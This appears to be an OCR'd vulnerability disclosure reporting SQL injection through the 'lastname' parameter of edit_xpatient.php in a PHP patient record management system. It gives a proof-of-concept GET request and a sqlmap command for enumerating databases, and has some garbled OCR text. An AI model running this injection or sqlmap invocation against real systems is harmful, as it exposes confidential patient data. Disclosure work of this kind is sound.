CVE / hcpms_edit_xpatient.php_sqli.pdf

zhxu147 Add files via upload 509a290 · 2 weeks ago

571 KB

PATIENT_RECORD_MANAGEMENT_SYSTEM_IN_PHP has sql injection indental _edit_xpatient.php

supplier

https://code-projects.org/patient-record-management-system-in-php-with-source-code/#google_vignette

Vulnerability parameter


/edit_xpatient.php

describe

An unrestricted SQL injection attack exists in patient-record-management-system-in-php in edit_xpatient.php, The parameters that can be controlled are as follows: $lastname. This function executesthe lastname parameter into the SQL statement without any restrictions. A malicious attacker couldexploit this vulnerability to obtain sensitive information in the server database

Code analysis

When the value of $lastname parameter is obtained in dental _edit_xpatient.php , it will be concatenated intoSQL statements and executed, which has a SQL injection vulnerability.



POC

GET /edit_xpatient.php?lastname=1* HTTP/1.1
Content-Type: application/json
Host: hcpms

Result

python3 .\sqlmap.py –u http://hcpms/edit_xpatient.php?lastname=1 –p lastname –dbms=Mysql --dbs
got a 302 redirect to 'http://hcpms/index.php'. Do you want to follow? [Y/n] n